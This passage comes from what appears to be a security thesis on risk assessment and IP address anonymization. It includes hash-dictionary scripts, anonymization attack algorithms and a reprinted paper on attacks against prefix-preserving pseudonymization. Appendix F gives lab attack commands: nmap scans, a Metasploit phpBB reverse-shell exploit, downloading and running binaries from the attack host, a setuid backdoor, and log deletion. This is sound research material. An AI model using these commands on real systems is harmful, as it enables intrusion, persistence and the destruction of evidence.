  double q4[] = {0.02,0.05,0.04,0,0.05,0.84};
  vector<double> tmp4(q4, q4+6); //C

  vector<vector <double> > Q;
  Q.push_back(tmp1);
  Q.push_back(tmp2);
  Q.push_back(tmp3);
  Q.push_back(tmp4);

  return RiskSensor(Q, "NIDS");
}

string RiskFilter::itos(int i)        // convert int to string
{
  stringstream s;
```

```
  s << i;
  return s.str();
}
double RiskFilter::max(double x, double y)
{
  if (x >= y)
    {
      return x;
    }
  return y;
}

STATExtType* RiskFilter::clone() {return new RiskFilter(*this);}

void RiskFilter::setRisk(int time,int asset,double risk){
  riskStatistics[time][asset] = risk;
}
```

Appendix D

Hash Database Computations

This appendix contains the script used to compute a hash table for all IP addresses in the IPv4 address space. Note that the hash table file would require 16TB of storage. For this reason, the hash table was written to `/dev/null` for the purpose of time measurements.

D.1 Generating a MD5 Dictionary

The following script computes an exhaustive MD5 dictionary for the IPv4 address space.

```
use Digest::MD5 qw(md5_hex); # MD5 for Perl
open(FILEWRITE, "> ./iphashdb_md5.txt");
$startip=0x0000;
$endip=0xFFFFFFFF;
for ( $ip=$startip;$ip<$endip;$ip++ ){
  # Use substr to limit each entry to 32 bits.
  print FILEWRITE (substr(md5_hex($ip),24,31));
}
close FILEWRITE;
```

D.2 Generating a SHA-1 Dictionary

The following script computes an exhaustive SHA1 dictionary for the IPv4 address space.

```
use Digest::SHA1 qw(sha1_hex); # SHA1 for Perl
open(FILEWRITE, "> ./iphashdb_sha1.txt");
$startip=0x0000;
$endip=0xFFFFFFFF;

for ( $ip=$startip;$ip<$endip;$ip++ ){
  # Use substr to limit each entry to 32 bits.
  print FILEWRITE (substr(sha1_hex($ip),24,31),"\n");
}
close FILEWRITE;
```

Appendix E

Pseudonymization Algorithms

This section contains a more precise description of the pseudocode algorithms presented in the main body of this thesis.

Algorithm E.1 constructs a binary search tree for a selected list of IP addresses.

Algorithm E.2 takes a binary search tree and assigns weights to each node such that left descendants always have less weight than right descendants.

Algorithm E.3 takes occurrence probabilites for IP addresses, and extracts a sort of "decryption" key for addresses protected with prefix-preserving anonymization techniques.

Algorithm E.4 employs a permutation of bits to increase the cost of deducing address bits from addresses pseudonymized with prefix-preserving pseudonymization.

Algorithm E.5 employs strong encryption in conjunction with a concatenation scheme to both increase the effective plaintext space, and strengthen prefix-preserving pseudonymization.

Algorithm E.6 employs a concatenation scheme that increases the effective plaintext space. This increases the time complexity of birthday attacks by a factor of approximately $2^{(n-1)/2}$, where n is the address length in bits.

Algorithm E.1 build-tree

IN: $(n, k, \{I_i\}_{i=1}^{k}, b, a)$ {n address length in bits, k number of targeted addresses, $\{I_i\}_{i=1}^{k}$ indexed list of addresses, b bit depth, a pointer to ancestor node}
OUT: r pointer to local root node of the constructed binary tree

```
if b = 1 then
  *t.a ←NULL
end if
i_0 ← 0
i_1 ← 0
h(0, ) ← () {h is a local two-dimensional array}
h(1, ) ← () {Before using h, it must be emptied}
if b < n then
  i ← 0
  while i_0+i_1 < k do
    f ←bit number b in l_i
    if f = 0 then
      i_0 ← i_0 + 1
    else
      i_1 ← i_1 + 1
    end if
    h(f, i_f) ← I_{i_f}
  end while
  *t.d_0 ← build-tree(n, i_0, {h(0, i)}_{i=1}^{i_0}, b + 1, t)
  *t.d_1 ← build-tree(n, i_1, {h(1, i)}_{i=1}^{i_1}, b + 1, t)
else if b = n then
  *t.d_0 ←NULL
  *t.d_1 ←NULL
  weight← 1
end if
return t
```

Algorithm E.2 build-weights

IN: (t, δ) $\{t$ pointer to a node in a tree built with build-tree, δ weight adjustment$\}$
OUT: $*t.w$

```
if *t.d_0 =NULL and *t.d_1 =NULL then
  *t.w ← *t.w + δ
else if *t.d_0 =NULL and *t.d_1 ≠NULL then
  *t.w ← build-weights(*t.d_1, δ)
else if *t.d_0 ≠NULL and *t.d_1 =NULL then
  *t.w ← build-weights(*t.d_0, δ)
else
  left← build-weights(*t.d_0, 0)
  right← build-weights(*t.d_1, δ)
  if left=right then
    right← build-weights(*t.d_1, 1)
  end if
  *t.w ←left+right
end if
return *t.w
```

Algorithm E.3 frequency-analysis

IN: $(n, \{p_\eta\}_{\eta\in\{0,1\}^n}, \{\nu_i\}_{i=1}^{2m}, \omega)$ {n address length in bits, 32 for IPv4, 128 for IPv6, p_η the relative frequency at which a prefix η occurs in the traffic, $\{\nu_i\}_{i=1}^{2m}$ IP addresses encrypted with prefix-preserving pseudonymization taken from a measurement set consisting of m packets with in all $2m$ addresses, ω the address whose traffic data is of interest}

OUT: κ {a "decryption key" for the encrypted representation of ω}

$\alpha \leftarrow \lambda$
$\kappa \leftarrow \lambda$
$i \leftarrow 0$
while $i < n$ **do**
  $i \leftarrow i + 1$
  $m_0 \leftarrow 0$
  $m_1 \leftarrow 0$
  $j \leftarrow 0$
  while $j < 2m$ **do**
    if $\alpha \oplus \kappa$ is a prefix of ν_j **then**
      $k \leftarrow$ bit number i from the address
      $m_k \leftarrow m_k + 1$
    end if
  end while
  $q_0 \leftarrow (p_{\alpha 0|\alpha} - m_0/(m_0 + m_1))^2$
  $q_0' \leftarrow (p_{\alpha 0|\alpha} - m_1/(m_0 + m_1))^2$
  if $q_0 < q_0'$ **then**
    $\kappa \leftarrow \kappa 0$
  else
    $\kappa \leftarrow \kappa 1$
  end if
  append bit i of ω to α
end while
return κ

Algorithm E.4 hardened-pseudonymization-1

IN: (n, a, b, g, F) {n address length in bits, a, b source and destination addresses, respectively, g a permutation function $\{1, \ldots, 2n\} \longrightarrow \{1, \ldots, 2n\}$, F a prefix-preserving pseudonymization function}

OUT: a',b' {t}wo n-bit blocks replacing the plaintext addresses a and b, respectively

if a lexicographically precedes b **then**
  apply F to a to get c_a
  apply F to b to get c_b
  $s \leftarrow 0$
else
  apply F to a to get c_b
  apply F to b to get c_a
  $s \leftarrow 1$
end if
$c \leftarrow c_a c_b$
$r \leftarrow c_{g(1)} \cdots c_{g(2n)}$
$a' \leftarrow$ first n bits of r
$b' \leftarrow$ last n bits of r
return a', b', s

Algorithm E.5 hardened-pseudonymization-2

IN: $(n, a, b, l, \{w_i\}_{i=1}^{l}, e_k, F)$ {n address length in bits, a, b source and destination addresses, respectively, l number of sub-blocks, $\{w_i\}_{i=1}^{l}$ sub-block lengths such that $\sum_{i=1}^{l} w_i = n$, e_k keyed block encryption function that encrypts k-bit blocks, F a prefix-preserving pseudonymization function}

OUT: a',b',s {two n-bit blocks replacing the plaintext addresses a and b, and one bit s indicating whether a lexicographically precedes b or not}

if a lexicographically precedes b **then**
  apply prefix-preserving pseudonymization F to a to get c
  apply prefix-preserving pseudonymization F to b to get d
  $s \leftarrow 0$
else
  apply prefix-preserving pseudonymization F to a to get d
  apply prefix-preserving pseudonymization F to b to get c
end if
$i \leftarrow l$
$p \leftarrow n$
while $i > 0$ **do**
  $p \leftarrow p - w_i$
  $r_i \leftarrow e_{n-p}(c_{p+1} \cdots c_{p+w_i} d_{p+1} \cdots d_{p+w_i} r_{i+1} \cdots r_l)$
  $i \leftarrow i - 1$
end while
$a' \leftarrow$ first n bits of r
$b' \leftarrow$ last n bits of r
return a', b', s

Algorithm E.6 block-anonymization

IN: (n, a, b, f) {n address length in bits, 32 for IPv4, 128 for IPv6, a, b source and destination addresses, respectively, f cryptographically strong hash function generating output at least $2n$ bits long, or keyed encryption function with blocklength $2n$}

OUT: a',b',s {two n-bit blocks replacing the plaintext addresses a and b, and one bit s indicating whether a lexicographically precedes b or not.}

if a lexicographically precedes b **then**
  $c \leftarrow ab$
  $s \leftarrow 0$
else
  $c \leftarrow ba$
  $s \leftarrow 1$
end if
$r \leftarrow$ last $2n$ bits of $f(c)$
$a' \leftarrow$ first n bits of r
$b' \leftarrow$ last n bits of r
return a', b', s

Appendix F

Attack Details for Multistep Attack

This appendix contains the specific commands used in the multi-step attack. The ViSe IP addresses are 128.111.48.125 (detector), 128.111.48.131 (attack host), and 128.111.48.118 (vulnerable host).

Event 1

```
nmap -sP 128.111.48.1-255 > ping
cat ping
nmap 128.111.48.118 > 118
cat 118
links 128.111.48.118/phpBB2/
```

Event 2

```
./msfconsole
>show exploits
>use phpbb_highlight
>show
>show targets
>set TARGET 0
>show payloads
>set PAYLOAD cmd_unix_reverse
>show options
```

```
>set RHOST 128.111.48.118
>set PHPBB_ROOT /phpBB2
>set LHOST 128.111.48.131
>check
>exploit
```

Event 3

```
id
cd /tmp; wget 128.111.48.131/httpd
chmod 700 ./httpd
./httpd
quit
```

Event 4

```
nc 128.111.48.118 12497 -vv
find / -user root -perm -4000 -print 2> /dev/null >progs
cat progs
/sbin/iwconfig -v
wget 128.111.48.131/iwconfig
chmod 700 iwconfig
/iwconfig
whoami
```

Event 5

```
/usr/sbin/adduser bash
passwd bash
wget 128.111.48.131/]
chmod 4755 ]
mv ] /usr/bin
```

Event 6

```
ssh bash@128.111.48.118
/usr/bin/]
ps -ef | grep apache
kill <pid> #kill backdoors pids
rm -rf /tmp/*
rm -rf /var/log/*
```

Appendix G

PET 2005 Paper

This appendix contains a copy of the paper "Anonymization of IP Traffic Monitoring Data: Attacks on Two Prefix-Preserving Anonymization Schemes and Some Proposed Remedies" by Tønnes Brekne, André Årnes, and Arne Øslebø [A22]. The paper was presented at the Workshop in Privacy Enhancing Technologies (PET) in Cavtat, Croatia, 2005, and it was printed in Springer LNCS 3856.

Anonymization of IP Traffic Monitoring Data

Attacks on Two Prefix-preserving Anonymization Schemes and Some Proposed Remedies

Tønnes Brekne[1], André Årnes[1], and Arne Øslebø[2]

[1] Centre for Quantifiable Quality of Service in Communication Systems*
Norwegian University of Science and Technology
O.S. Bragstads plass 2E, N-7491 Trondheim, Norway {tonnes, andrearn}@q2s.ntnu.no, http://www.q2s.ntnu.no/
[2] Uninett AS, Abels gate 5, Teknobyen, N-7465 Trondheim, Norway
arne.oslebo@uninett.no, http://www.uninett.no/

Abstract. In our search for anonymization solutions for passive measurement data in the context of the LOBSTER passive network monitoring project, we discovered attacks against two initially promising candidates for IP address anonymization. We present a suite of three algorithms employing packet injection and frequency analysis, which can compromise individual addresses protected with prefix-preserving anonymization in multilinear time. We present two algorithms to counter our attacks. These methods support gradual release of topological information, as required by some applications. We also introduce an algorithm that strengthens some hash-based anonymization methods.

1 Introduction

This paper presents three attacks we devised while examining some candidate solutions for anonymization of passive monitoring data in the context of the LOBSTER[1] and SCAMPI[2] projects. We suggest improvements on these schemes in order to provide satisfactory anonymization. We also show how hash-based anonymization of IP-addresses for particular types of traffic can be strengthened. Unless otherwise is stated, discussion of anonymization is done in the specific context of anonymizing IP addresses in IP packet headers.

* The "Centre for Quantifiable Quality of Service in Communication Systems, Centre of Excellence" is appointed by The Research Council of Norway, and funded by the Research Council, NTNU and UNINETT.

[1] LOBSTER is a pilot European Infrastructure for large-scale monitoring of broadband Internet infrastructure, see http://www.ist-lobster.org/.

[2] SCAMPI is a EU project for creating a scalable and programmable monitoring platform for the Internet, see http://www.ist-scampi.org/.

Passive measurement of communications networks bases itself on collecting real traffic data. Since collected data can reveal information about corporate or personal habits, it should be anonymized as far as possible. Effective anonymization, however, tends to render information on network structures unusable for analysis applications. Thus there is a case for providing *configurable anonymization*, where a minimum of necessary structural information is preserved, and the data otherwise are anonymized as far as possible.

An overview of available anonymization tools for IP traffic monitoring data is given in appendix B.

1.1 Anonymity Requirements

The anonymization requirements imposed by LOBSTER were our initial motivation for examining prefix-preserving anonymization. In order to support sharing of monitoring data, the data must be *sanitized* so that private and sensitive data are removed or anonymized. The scheme should provide *sender and receiver untraceability* so that unauthorized extraction of identifying data is impossible. To enable network operations and research, we wish to *preserve network topology information*. For this purpose, observations should be *linkable*, so that it is possible to correlate observations.

Some applications demand accountability, which implies that anonymization must be *reversible*[3], by allowing reidentification of anonymized data by authorized parties. Police investigations and abuse handling exemplify such applications. Reversibility can be provided by pseudonymization provided pseudonymization tables or decryption keys are available.

1.2 Reference and Threat Model

We assume an IP network where passive sensors monitor network traffic and anonymize captured data. The sensors are programmable network monitoring cards[4], which capture high-bandwidth traffic, while performing mandatory on-board data anonymization. The anonymized network traces are subsequently made available to other parties.

The main threat is that an adversary acquires private data by reidentifying anonymized network traces. For the purpose of our analysis, we make the following assumptions:

[3] Also referred to as revocable anonymization.
[4] Examples of such cards are SCAMPI cards and Endace DAG cards.

Assumption 1 *The adversary may access all anonymized monitoring data from at least one passive sensor.*

Assumption 2 *The adversary may send forged network traffic with arbitrary source and destination IP addresses.*

In other words, the adversary is capable of performing an attack similar to a cryptographic *chosen plaintext attack*.

Assumption 3 *The adversary has a priori knowledge of the traffic distribution of the observed network.*

This is an assumption similar to that made by Chaum in [1]).

2 Anonymization and Pseudonymization Primitives

There is a fine distinction between *anonymization* and *pseudonymization*. In this section, we will consider some of the most common primitives for achieving anonymity and pseudonymity.

2.1 Anonymization

Anonymization tries to achieve "the state of being not identifiable within a set of subjects, the anonymity set" [2]. It may be achieved in several manners, as shown below.

Data removal implies the irreversible deletion of data. This can be implemented by replacing data with a constant.

Randomization of data usually involves a substitution of sensitive information with random information. This provides unlinkability[5] between observations in the same way as data removal.

Generalization is substitution of identifying data with more general data, so that no individuals may be identified. In our case, one example could be the substitution of IP-addresses with their respective AS-numbers[6]. This preserves network topology, but may fail to provide anonymity in the cases where an AS-number may be associated with a single user or a small group.

[5] Unlinkability means that "two or more items within a system are no more and no less related than they are related concerning a-priori knowledge" [2].

[6] An Autonomous System (AS) is a collection of IP networks registered by a single entity. A unique AS-number is associated with each AS for routing purposes.

Truncation is a type of generalization where a fixed number m least significant bits are deleted, while the others are kept in their original form. For example, one may keep the most significant 8 bits of the plaintext IP-address and delete the rest.

2.2 Pseudonymization

In the case of pseudonymization, the actual identity is replaced by an alternate identity (a pseudonym). The issue of using pseudonymous network monitoring traces is discussed in [3, 4]. Pseudonymization implies that the process is reversible, in that it may be possible to uniquely identify plaintext data, given a pseudonym. We have identified the following types of pseudonymization:

Bijective mappings make pseudonymity possible. A pseudonymous entity must be uniquely identifiable. This identifiabililty is also a feature that makes injection attacks possible, where an adversary retrieves address mappings by sending packets and observing their anonymous versions.

Data permutations are permutations of the identifier language from which real identities and pseudonyms are drawn. This type of pseudonymization is reversible for anyone knowing the permutation that has been used.

Cryptographic methods for anonymization of network traces are discussed in [5–7]. Any cryptographic anonymization scheme is subject to attacks on the cryptographic algorithms or the key management system.

Hashing can be considered a pseudonymization scheme, although it is computationally difficult to recover the plaintext data based on a hash value. The hash value is an "initially unlinkable pseudonym" according to the definitions in [2]. We consider hashing an IP-address x with a hash function[7] f. One may also consider a hashing scheme where, for a constant m, the host address x with length n bits is represented by a hash value of the least significant m bits and the most significant $n-m$ bits respectively. This will, like truncation, preserve some topology information. However, the anonymity will be weakened, as the anonymity sets are smaller.

[7] We assume that hash functions are preimage resistant, 2nd-preimage resistant, and collision resistant (see pages 323–324 in [8]).

Keyed hashing addresses a weakness with unkeyed hash functions, such as MD5 and SHA1, where any adversary can perform the same computations and build a dictionary for all possible IP addresses. In an experiment, we computed MD5 hashes for the entire IPv4 address space in a matter of hours on a modest PC. Such an attack can be prevented by using a keyed hashing scheme.

3 Prefix-preserving Pseudonymization

An anonymization scheme is prefix-preserving if, for any two plaintext IP addresses sharing a m-bit prefix, their anonymized versions will also share a m-bit prefix. The tools TCPdpriv, wide-tcpdpriv, and Crypto-PAn are examples of prefix-preserving schemes, as discussed in [6, 7]. Prefix-preserving pseudonymization seems suitable for our purpose, as it preserves network topology. As an example, we will provide a brief description of TCPdpriv.

Example 1. TCPdpriv stores a set of plaintext and anonymized IP address pairs. When a new IP address arrives, it is compared with previous plaintext IP addresses in order to identify the longest prefix match. The new IP address is anonymized by using the same anonymized prefix as that of its match, whereas the remaining part of the address is anonymized with a random value. As new pseudonyms are generated using random values, TCPdpriv is not deterministic, and the pseudonym for a given IP address will differ between TCPdpriv sessions.

3.1 Cryptographic Prefix-preserving Pseudonymization

Cryptographic prefix-preserving pseudonymization was proposed in [6, 7], and it is an improvement of TCPdpriv in several respects. In particular, it is deterministic, and it allows both consistent prefix-preserving pseudonymization across sessions, as well as distributed processing. Cryptographic prefix-preserving pseudonymization uses a cryptographic algorithm rather than a random value. In this way, the pseudonymization is uniquely determined by the encryption key K. This scheme has been implemented in the tool Crypto-PAn. Some improvements on Crypto-PAn were proposed in [9].

The form of the anonymization function is (using mostly the notation of [7]):

$$F(a) \leftarrow a'_1 \cdots a'_n, \tag{1}$$

where $a'_i = a_i \oplus f_{i-1}(a_1 \cdots a_{i-1})$ is bit i of the pseudonymized address, and a_i is bit i of the plaintext address. f_{i-1} is an encryption function, which takes as input a bitstring of length $i-1$, and returns a single bit.

4 Attacking Prefix-preserving Pseudonymization

In this section we consider some weaknesses in prefix-preserving pseudonymization, relevant for both TCPdpriv and Crypto-PAn. We show that these methods do not provide sufficiently strong pseudonymization, at least not for IPv4. Based on this, we will present improvements in the next section.

First note that the set of all IP addresses in use can be represented by a binary search tree, where each leaf node represents a specific IP address. Edges are labeled with address bits, the most significant bits closest to the root node, and the least significant bits on the edges ending in the leaf nodes themselves.

4.1 Packet Injection Attack

Given our threat model (section 1.2), an adversary can send IP packets with arbitrary source and destination IP addresses, for example by spoofing IP addresses or sending packets from a variety of places. By forging a packet header or a traffic pattern in such a way that it is recognizable in its anonymized form, an adversary is able to find an exact match between an plaintext and an anonymized IP address. This is a general problem with pseudonymization schemes. The use of repeated messages for revealing the correspondence between plaintext and anonymized data is discussed by Chaum in [1] and referred to as *flush attacks* by Raymond in [10]. The forging of packet headers for reidentification purposes is related to the *message tagging* attack described by Raymond in [10].

In the case of prefix-preserving pseudonymization, a successful attack also reveals information about the prefix for all other addresses with identical prefixes. Using this, an adversary can build a binary tree mapping pseudonymized to plaintext IP addresses. For a directed attack, the adversary can build such a binary tree only for selected addresses, such as IP addresses associated with a specific person or organization.

4.2 Preparing an Injection Attack

If an adversary wants to find the traffic data associated with k specified IP addresses in a measurement set, there are significant advantages to be gained by carefully designing the injection patterns. The complexity one primarily wants to keep to a minimum in this context is "packet complexity"—the number of packets that need to be successfully injected

in order to reach a particular attack goal. We present the algorithm for doing this.

The algorithm first constructs a binary search tree for the selected addresses. Nodes in this tree are capable of storing weights. After constructing the tree, it is recursively traversed to sum weights. This is done so that at each node with two descendants, the weights of each descendant are unbalanced. This allows the use of an algorithm that reveals addresses efficiently by exploiting the unbalanced weights. The algorithm makes use of the following composite data structure :

node=	begin structure		
		node $*a$	Pointer to ancestor node
		node $*d_0$	Pointer to left descendant node
		node $*d_1$	Pointer to right descendant node
		integer w	Weight
	end structure		

C-style notation is used, with `<type> *<var-name>` defining a pointer of name `<var-name>` to a variable of type `<type>`. `*<var-name>` refers to the contents of the variable referenced by the pointer. `<var-name>` refers to the pointer itself. Assignment has the form `<var-name>`←`<expression>`.

Example 2. If t is a pointer to an instantiated node, then $*t$ refers to the node, $*t.a$ refers to the pointer to the ancestor node, and $*(*t.a)$ refers to the ancestor node itself.

Algorithm 1 below is used to build a binary search tree for the selected addresses. A more precise version of this pseudocode is given in appendix A. Algorithm 2 computes weights for each leaf node to ensure unbalanced packet distribution at all levels, so that algorithm 3 (see section 4.3) for probabilistic address matching is guaranteed to terminate with a correct result when restricted to the tree constructed by algorithm 1. The weight is the number of times an address must occur in successfully injected packets. More precise versions of algorithms 2 and 3 are given in appendix A.

PSEUDOCODE 1 *build-tree*$(n, k, \{I_i\}_{i=1}^k, b, a)$

IN: address length[8] n, number of addresses k, list of addresses $\{I_i\}_{i=1}^k$, bit depth b, pointer a to ancestor node

OUT: pointer r to local root node of binary tree

$t \leftarrow$*pointer to newly allocated node*

[8] IP addresses contain either $n = 32$ bits (IPv4) or $n = 128$ bits (IPv6).

if $b = 1$ *then there is no ancestor, so* $*t.a \leftarrow NULL$
if $b < n$ *we are not at the bottom of the tree, so:*
    split $\{I_i\}_{i=1}^{k}$ *into* h_0 *with* i_0 *addresses with bit* b *equal to zero, and*
        h_1 *with* i_1 *addresses with bit* b *equal to one.*
    $*t.d_0 \leftarrow$ *build-tree*$(n, i_0, h_0, b+1, t)$
    $*t.d_1 \leftarrow$ *build-tree*$(n, i_1, h_1, b+1, t)$
else if $b = n$ *we are at the bottom of the tree, so:*
    $*t.d_0 \leftarrow NULL$
    $*t.d_1 \leftarrow NULL$
    $*t.w \leftarrow 1$
end if
return t

PSEUDOCODE 2 *build-weights*(t, δ)

IN: pointer t to a node in a tree built with build-tree, weight adjustment δ
OUT: $*t.w$ total weight of traversed and adjusted binary tree under node $*t$

if $*t.d_0 = NULL$ *and* $*t.d_1 = NULL$ *then we are at the bottom of the tree, so:*
    increase the node weight by δ: $*t.w \leftarrow *t.w + \delta$
else if $*t.d_0 = NULL$ *and* $*t.d_1 \neq NULL$ *all descendants are to the right, so:*
    $*t.w \leftarrow$ *build-weights*$(*t.d_1, \delta)$
else if $*t.d_0 \neq NULL$ *and* $*t.d_1 = NULL$ *all descendants are to the left, so:*
    $*t.w \leftarrow$ *build-weights*$(*t.d_0, \delta)$
else
    left$\leftarrow$ *build-weights*$(*t.d_0, 0)$
    right$\leftarrow$ *build-weights*$(*t.d_1, \delta)$
    if left=right then the subtrees are equally weighted, so:
        right$\leftarrow$ *build-weights*$(*t.d_1, 1)$
    end if
    Assign weight of t *to sum of weights of subtrees:* $*t.w \leftarrow$*left+right*
end if
return $*t.w$

After carrying out this preprocessing, the requisite packets must be successfully injected, and an anonymized measurement set, including header information for all these packets, collected. The injected packets are extracted from the measurement set. It is then possible to run algorithm 3 (see section 4.3) on these packets to reveal the desired addresses in worst-case time complexity nk' where n is the address length in bits, and k' is the number of successfully injected packets. In general $k' \geq k/2$, where k is the number of targeted addresses.

Finally note that these algorithms are designed for a scenario where $k \ll 2^n$. If k is of the same magnitude as 2^n, so that the adversary is attempting to find the plaintext versions of *all* anonymized addresses, other approaches are likely to be more efficient. In other words, the attack we have described is a general *system attack* for prefix-preserving

pseudonymization algorithms, where a given address a always has only one pseudonym a'.

4.3 Frequency Analysis

A comprehensive overview of traffic analysis issues was given by Raymond in [10]. In this section, we discuss a type of traffic analysis based on the assumption that the adversary has a priori knowledge of the traffic distribution of the observed network. If an adversary a priori knows the traffic distribution relative to the address space, then it is possible to efficiently attack prefix-preserving pseudonymization and compromise selected addresses or subnets. We call this attack frequency analysis.

Denote by p_α the probability that a packet has an address with prefix α. The attack assumes the following:

1. The adversary knows all p_α for the network.
2. The measurements are protected by the same primary pseudonymization key, so that each address has only one pseudonym.

Denote by λ the empty string. Denote by "$\alpha\beta$" the string concatenation of the string α with β. Denote by $|\alpha|$ the length of bitstring α. Denote by $p_{\alpha\beta|\alpha}$ the probability that an address has a prefix $\alpha\beta$, given that it has a prefix α. Denote by $\oplus$ the bitwise exclusive-or operator.

PSEUDOCODE 3 *frequency-analysis*$(n, \{p_\eta\}_{\eta\in\{0,1\}^n}, \{\nu_i\}_{i=1}^{2m}, \omega)$

IN: address length n in bits, the relative frequency p_η at which a prefix η occurs in network traffic, IP addresses $\{\nu_i\}_{i=1}^{2m}$ encrypted with prefix-preserving pseudonymization taken from a measurement set consisting of m packets with in all $2m$ addresses, the plaintext address ω whose traffic data is of interest

OUT: a "decryption key" κ for the pseudonym for ω

set α *and* κ *to the empty string* λ
for all i *from* 1 *to* n *do:*
    initialize number of messages with bit i *set to* 0: $m_0 \leftarrow 0$
    initialize number of messages with bit i *set to* 0: $m_1 \leftarrow 0$
    for all j *from* 1 *to* m *do:*
        if $\alpha \oplus \kappa$ *is a prefix of* ν_j *then*
            increment $m_{\text{bit number } i \text{ from the source address}}$
        end if
    end for
    compute the square q_0 *of the difference between* $p_{\alpha 0|\alpha}$ *and* $\frac{m_0}{m_0+m_1}$
    compute the square q_0' *of the difference between* $p_{\alpha 0|\alpha}$ *and* $\frac{m_1}{m_0+m_1}$
    if $q_0 < q_0'$ *then*
        $\kappa \leftarrow \kappa 0$
    else

```
        κ ← κ1
    end if
    append bit i of ω to α
end for
return κ
```

The pseudonymized address is thus $\kappa \oplus \omega$. The above algorithm has a worst-case running time of $\mathcal{O}(nm)$, assuming that bitstring comparison can be done in a constant number of operations. It is not guaranteed to reach a correct conclusion, especially if there is little difference between prefix probabilities for each possible node (that is: $p_{\alpha 0|\alpha} \approx p_{\alpha 1|\alpha}$).

If this algorithm is used in conjunction with the injection attack described in section 4.1, it is possible to restrict the algorithm to the constructed binary search tree, and compute all p_ηs using the weights in that tree. Finally, note that algorithms 1–3 can be applied to packets pseudonymized with any prefix-preserving pseudonymization system, including TCPdpriv and Crypto-PAn.

5 Strengthening Pseudonymization

The proposed strengthening bases itself on the assumption that the most interesting measurements are carried out on traffic between two parties A and B. Thus identifying individual nodes is not imperative per sé. Rather the identification of *pairs* of addresses is imperative. It is therefore possible to apply a hash or encryption function f to the concatenation of source and destination address. Denote by a the address of A, and by b the address of B.

5.1 Improving Prefix-preserving Pseudonymization

In this section, we show how prefix-preserving pseudonymization schemes can be strengthened. The strengthening is provided as pseudocode 4, and a more precise version is given in appendix A.

The strengthening exploits the fact that it rarely is necessary to release all topological information. Denote by a the source address, and b the destination address. First of all, applications using traffic measurements often need only parts of the topological information. Second, it may be desirable to allow the regulated release of topological information as a differentiating factor to satisfy legal or business requirements. One way of doing this is to permute the bits of encrypted addresses. This removes any visible structure, but it does so in a reversible manner. This can be

expressed as follows:

$$\mathcal{F}(a_1 \cdots a_n) = a'_{g(1)} \cdots a'_{g(n)}, \tag{2}$$

where $g : \{1, \ldots, n\} \longrightarrow \{1, \ldots, n\}$ is a permutation. It is possible to apply this permutation to the concatenation of source and destination addresses simultaneously.

PSEUDOCODE 4 *hardened-pseudonymization-1*(n, a, b, g, F)

IN: address length n in bits, source address a destination addresse b, a permutation function $g : \{1, \ldots, 2n\} \longrightarrow \{1, \ldots, 2n\}$, a prefix-preserving pseudonymization function F

OUT: two n-bit blocks a' and b' replacing the plaintext addresses a and b respectively.

if a *lexicographically precedes* b
    apply prefix-preserving pseudonymization F *to* a *to get* c_a
    apply prefix-preserving pseudonymization F *to* b *to get* c_b
    $s \leftarrow 0$
else
    apply prefix-preserving pseudonymization F *to* a *to get* c_b
    apply prefix-preserving pseudonymization F *to* b *to get* c_a
    $s \leftarrow 1$
end if
concatenate c_a *and* c_b *to get* c
permute the pseudonymized bits: $r \leftarrow c_{g(1)} \cdots c_{g(2n)}$
$a' \leftarrow$ *first* n *bits of* r
$b' \leftarrow$ *last* n *bits of* r
return a', b', s

By employing an injection attack, and repeating frequency analysis with different bits to find a best match, the hardened pseudonymization of algorithm 4 could still be broken in polynomial time, with at worst $\mathcal{O}(n^3k)$ steps. This is done by first trying to identify imbalances in bit distributions bit-by-bit using the data in the constructed search tree, using a modified frequency analysis algorithm. This has to be done $2n + 2n - 1 + \ldots + 1$ times: $\mathcal{O}(n^2)$ times. Frequency analysis costs $\mathcal{O}(nk)$, so $\mathcal{O}(n^3k)$ in all. Thus, this does still not provide the degree of protection we desire.

Another improvement is obtained by encrypting as large blocks as possible in one go, while still offering the opportunity to release prefix-preserving pseudonymized address data, if necessary. This can be achieved by splitting addresses into a series of l blocks, each block w_i bits in length. w_1 is the most significant block, and w_l the least significant block. Block l from source and destination are concatenated and encrypted, producing r_l. Block $l-1$ from source and destination are concatenated, and then

concatenated with r_l. This is then encrypted, producing r_{l-1}. This continues, until block 1 from source and destination are concatenated along with r_2, and all $2n$ bits encrypted. This is the essence of algorithm 5, given as pseudocode 5 below, and algorithm 5 in appendix A.

PSEUDOCODE 5 *hardened-pseudonymization-2*$(n, a, b, l, \{w_i\}_{i=1}^{l}, e, F)$

IN: address length n in bits, source address a, destination address b, the number l of sub-blocks, a list $\{w_i\}_{i=1}^{l}$ of sub-block lengths such that $\sum_{i=1}^{l} w_i = n$, a keyed block encryption function e_k, that encrypts k-bit blocks, a prefix-preserving pseudonymization F

OUT: two n-bit blocks a' and b' replacing the plaintext addresses a and b, one bit s indicating whether a lexicographically precedes b or not

```
if a lexicographically precedes b
    apply prefix-preserving pseudonymization F to a to get c
    apply prefix-preserving pseudonymization F to b to get d
    s ← 0
else
    apply prefix-preserving pseudonymization F to a to get d
    apply prefix-preserving pseudonymization F to b to get c
    s ← 1
end if
i ← l
while i > 0 do:
    p ← p − w_i
    encrypt the concatenation of bits p + 1, ..., p + w_i of c and d with
        the last n − p bits from any previous encryption, if any with e_{n−p}
    i ← i − 1
end for
call the resulting cryptotext block r
a' ← first n bits of r
b' ← last n bits of r
return a', b', s
```

Algorithm 5 encrypts successively longer concatenations of corresponding blocks from source and destination addresses. Thus, each header is now coupled to *both* addresses in a communication. The adversary now sees all pseudonymized pairs.

The adversary is trying to identify the pseudonyms for a list of target addresses $\{I_i\}_{i=1}^{k}$. Since we assume that our injected packets are always recognizeable somehow, the adversary can extract the set of injected packets in their anonymized form. Assuming that all injected packets are in the trace, they can also be sorted in the weighted tree. The adversary can now identify some address pairs (I_i, I_j) or (I_j, I_i). The adversary is now able to identify selected sessions between two target addresses. The adversary cannot, however, recognize any single IP address in general.

Suppose the adversary wants to pick out all pseudonymized packets containing the IP address a in their headers. This assumption implies that the actual "set of interest" is $\{a\}$. To find all packets containing a, the adversary must generate all possible lexicographically sorted pairs (a, b) and (b, a) of ip addresses, where b is an IP address. This set can then be sorted in a binary search tree. The "set of interest" now contains 2^{n-1} elements, and the length of the elements is not n anymore, but $2n$. This results in two problems.

1. The number of packets required to mount an injection attack in conjunction with traffic analysis has become excessive: the adversary must expect that the injections will be noticed. This can be mitigated by executing a distributed injection attack. Of course, there is then the problem of collecting sufficient logs to carry out a subsequent analysis.
2. Even though a search tree has been constructed, only $2p$ out of $2n$ bits, $1 \leq p \leq n$, are tractably deducible. The rest have been encrypted with a strong block cipher, and should not be deducible using the type of analysis presented here.

5.2 Strengthening the Anonymization of Two-way Sessions Using Hash Functions
